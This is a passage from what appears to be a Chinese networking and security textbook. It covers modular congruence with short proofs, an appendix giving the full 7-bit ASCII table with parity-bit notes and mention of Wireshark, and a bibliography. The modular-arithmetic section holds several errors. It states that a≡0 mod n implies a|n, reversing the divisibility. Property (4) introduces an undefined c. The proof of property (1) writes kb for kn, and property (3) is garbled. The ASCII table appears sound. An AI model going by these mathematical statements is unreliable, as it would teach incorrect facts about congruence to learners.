如果$(a \bmod n)=(b \bmod n)$，那么称为整数 a 和 b 模 n 同余。

例如，$73 \equiv 4 \bmod 23$；$21 \equiv -9 \bmod 10$ 。注意：如果 $a \equiv 0 \bmod n$ ，那么 $a|n$。其中“≡”表示余数相同。

2. 模运算符具有的性质

(1) 如果 $n|(a-b)$，那么 $a \equiv b \bmod n$。

(2) 如果$(a \bmod n)=(b \bmod n)$，那么 $a \equiv b \bmod n$。

(3) 如果 $a \equiv (b \bmod n)$，那么 $b=a \bmod n$。

(4) 如果 $a \equiv b \bmod n$，那么 $a=c \bmod n$。

第(1)条性质的证明如下：如果 $n|(a-b)$，那么存在 k 满足$(a-b)=kb$。所以等$a=b+kn$成立。因此，$(a \bmod n)$就等于 N 整除$(b+kn)$所得余数，所以$(a \bmod n)=(b \bmod n)$。其余的几条性质用相同的办法很容易证明。

$(\bmod n)$运算把所有的整数都映射到整数集合$\{0,1,\cdots,(n-1)\}$中，并可在这个集合的范围内执行算术运算，这种技术称模运算。

3. 模运算具有的性质

(1) $[(a \bmod n)+(b \bmod n)] \bmod n=(a+b) \bmod n$

(2) $[(a \bmod n)-(b \bmod n)] \bmod n=(a-b) \bmod n$

(3) $[(a \bmod n) \times (b \bmod n)] \bmod n=(a \times b) \bmod n$

证明第(1)条性质：定义$(a \bmod n)=r_a$，$(b \bmod n)=r_b$。存在整数 j 和 k 满足等式 $a=r_a+jn$，$b=r_b+kn$，那么

$$(a+b) \bmod n = (r_a + jn + r_b + kn) \bmod n$$

$$= (r_a + r_b + (k + j)n) \bmod n$$
$$= (r_a + r_b) \bmod n$$
$$= [(a \bmod n) + (b \bmod n)] \bmod n$$

使用前面的方法可以很容易证明其余性质。

附录 F　ASCII 编码表

任何文字和字符必须转换为二进制的数据才能在计算机和数据通信系统中使用，美国国家信息交换标准代码(ASCII)是最常使用的字符编码标准。标准 ASCII 码也叫基础 ASCII 码，使用 7 位二进制数来表示所有的大写和小写字母，数字 0～9、标点符号，以及在美式英语中使用的特殊控制字符。ASCII 使用 7 比特的二进制数对每个字符进行编码，因此 7 位二进制数可以表示 128 个符号。表 F 中列出了 ASCII 符号、二进制、十进制和十六进制的编码对照，以及描述。

在标准 ASCII 编码中，其最高位(b7)用作奇偶校验位。所谓奇偶校验是指在代码传送过程中用来检验是否出现错误的一种方法，一般分奇校验和偶校验两种。奇校验规定：正确的代码一个字节中 1 的个数必须是奇数，若非奇数，则在最高位 b7 添 1。偶校验规定：正确的代码一个字节中 1 的个数必须是偶数，若非偶数，则在最高位 b7 添 1。

扩展 ASCII 编码使用 8 位二进制数，目前许多基于 x86 的系统都支持使用扩展 ASCII 编码。扩展 ASCII 码允许将每个字符的第 8 位用于确定附加的 128 个特殊符号字符、外来语字母和图形符号。

网络传输的数据流中包含各种各样协议格式的二进制数据信息。本书中采用的网络协议分析工具软件 Wireshark 的功能之一就是将网络数据流中的 ASCII 编码的二进制数据转换为可读的文字符号。在网络原理的教学中，通过 Wireshark 主界面的下部窗格中原始数据与 ASCII 码的对照关系，可有助于理解互联网的信息编码传输过程。在网络安全数据监管中，利用此表可对各种网络恶意代码进行特征码的取样分析与破译，参看图 7.11。

表 F　标准 ASCII 编码表

十进制格式	十六进制格式	二进制格式	符　号	描　述
0	00	0000000	NUL	无含义
1	01	0000001	SOH	头部开始
2	02	0000010	STX	文本开始
3	03	0000011	ETX	文本结束
4	04	0000100	EOT	传输结束
5	05	0000101	ENQ	查询
6	06	0000110	ACK	确认
7	07	0000111	BEL	铃
8	08	0001000	BS	退格
9	09	0001001	HT	横向制表
10	0A	0001010	LF	换行

续表

十进制格式	十六进制格式	二进制格式	符　号	描　述
11	0B	0001011	VT	纵向制表
12	0C	0001100	FF	走纸
13	0D	0001101	CR	回车
14	0E	0001110	SO	移出
15	0F	0001111	SI	移入
16	10	0010000	DLE	数据链路换码
17	11	0010001	DC1	设备控制 1
18	12	0010010	DC2	设备控制 2
19	13	0010011	DC3	设备控制 3
20	14	0010100	DC4	设备控制 4
21	15	0010101	NAK	否定确定
22	16	0010110	SYN	同步空闲
23	17	0010111	ETB	传输分组的结尾
24	18	0011000	CAN	删除
25	19	0011001	EM	介质结束
26	1A	0011010	SUB	代换
27	1B	0011011	ESC	退出
28	1C	0011100	FS	文件分隔符
29	1D	0011101	GS	组分隔符
30	1E	0011110	RS	记录分隔符
31	1F	0011111	US	单元分隔符
32	20	0100000	SP	空格
33	21	0100001	!	感叹号
34	22	0100010	"	双引号
35	23	0100011	#	井号
36	24	0100100	$	美元符号
37	25	0100101	%	百分号
38	26	0100110	&	表示 and 的字符
39	27	0100111	'	撇号
40	28	0101000	(	左括号
41	29	0101001	)	右括号

续表

十进制格式	十六进制格式	二进制格式	符　号	描　述
42	2A	0101010	*	星号
43	2B	0101011	＋	加号
44	2C	0101100	，	逗号
45	2D	0101101	－	连字符
46	2E	0101110	.	句号
47	2F	0101111	/	斜杠
48	30	0110000	0	
49	31	0110001	1	
50	32	0110010	2	
51	33	0110011	3	
52	34	0110100	4	
53	35	0110101	5	
54	36	0110110	6	
55	37	0110111	7	
56	38	0111000	8	
57	39	0111001	9	
58	3A	0111010	：	冒号
59	3B	0111011	；	分号
60	3C	0111100	＜	小于号
61	3D	0111101	＝	等于号
62	3E	0111110	＞	大于号
63	3F	0111111	?	问号
64	40	1000000	@	At 号
65	41	1000001	A	
66	42	1000010	B	
67	43	1000011	C	
68	44	1000100	D	
69	45	1000101	E	
70	46	1000110	F	
71	47	1000111	G	
72	48	1001000	H	

续表

十进制格式	十六进制格式	二进制格式	符　号	描　述
73	49	1001001	I	
74	4A	1001010	J	
75	4B	1001011	K	
76	4C	1001100	L	
77	4D	1001101	M	
78	4E	1001110	N	
79	4F	1001111	O	
80	50	1010000	P	
81	51	1010001	Q	
82	52	1010010	R	
83	53	1010011	S	
84	54	1010100	T	
85	55	1010101	U	
86	56	1010110	V	
87	57	1010111	W	
88	58	1011000	X	
89	59	1011001	Y	
90	5A	1011010	Z	
91	5B	1011011	[	左方括号
92	5C	1011100	\	反斜杠
93	5D	1011101	]	右方括号
94	5E	1011110	^	脱字符
95	5F	1011111	_	下划线
96	60	1100000	`	重音符号
97	61	1100001	a	
98	62	1100010	b	
99	63	1100011	c	
100	64	1100100	d	
101	65	1100101	e	
102	66	1100110	f	
103	67	1100111	g	

十进制格式	十六进制格式	二进制格式	符　号	描　述
104	68	1101000	h	
105	69	1101001	i	
106	6A	1101010	j	
107	6B	1101011	k	
108	6C	1101100	l	
109	6D	1101101	m	
110	6E	1101110	n	
111	6F	1101111	o	
112	70	1110000	p	
113	71	1110001	q	
114	72	1110010	r	
115	73	1110011	s	
116	74	1110100	t	
117	75	1110101	u	
118	76	1110110	v	
119	77	1110111	w	
120	78	1111000	x	
121	79	1111001	y	
122	7A	1111010	z	
123	7B	1111011	{	左大括号
124	7C	1111100	|	竖杠
125	7D	1111101	}	右大括号
126	7E	1111110	～	代字号
127	7F	1111111	DEL	删除

参 考 文 献

[1] Forouzan，B. Data Communication and Networking. New York：McGraw-Hill，2006.

[2] Forouzan，B. TCP/IP Protocol Suite. New York：McGraw-Hill，2006.

[3] Garcia，A. and Widjaja，L. Communication Networks. New York：McGraw-Hill，2003.

[4] Axelsson，S. The base-rate fallacy and the difficulty of intrusion detection. ACM Transactions and Information and System Security. 2000.

[5] William Stallings. Network Security Essentials：Applications and Standards.（影印本）北京：清华大学出版社，2004.

[6] Angela Orebaugh，et al. Ethereal Packet Sniffing. Syngress Publishing，2004.

[7] 贺思德，申浩如，李海燕. 网络新技术. 昆明：云南大学出版社，2006.

[8] http://project.honeynet.org/misc/chall.html.

[9] http://gaia.cs.umass.edu/ethereal-labs.

[10] http：//www.topsec.com.cn.

[11] Andrew S. Tanenbaum，Computer Networks，Fourth Edition，Prentice Hall，2003.

[12] Jeanna Matthews，Computer Networks：Internet Protocols in Action，John Wiley & Sons，2005.

[13] Angela Orebaugh，Ethereal Packet Sniffing，Syngress Publishing，2004.

[14] http://www.wireshark.org/download.html.

[15] 网管常用的网络命令，http://www.kib.ac.cn/network/command.htm.

[16] 利用 WinPcap 捕获数据包，http://www.cpcwedu.com/Document/ Fundation_sec/ 143258629.htm.

[17] Jeanna Neefe Matthews，Hands-on Approach to Teaching Computer Networking Using Packet Traces，SIGITE'05，October 20-22，2005，Newark，New Jersey，USA.

[18] Richard Sharpe，Ed Warnicke，Ethereal User's Guide V1.1 for Ethereal 0.8.19.

[19] http://www.chinabyte.com/342/1756342.shtml.

[20] http://www.nsfocus.com.

[21] http://www.sinfors.com.

[22] http://en.wikipedia.org/wiki/Firewall_(computing).

[23] http://www.ruijie.com.cn/.

[24] Constantinou F，Mavrommatis P. Identifying known and unknown Peer-to-Peer traffic[J]. Fifth IEEE International symposium on network computing and application Cambridge. 2006：93-102.

[25] http://baike.baidu.com/.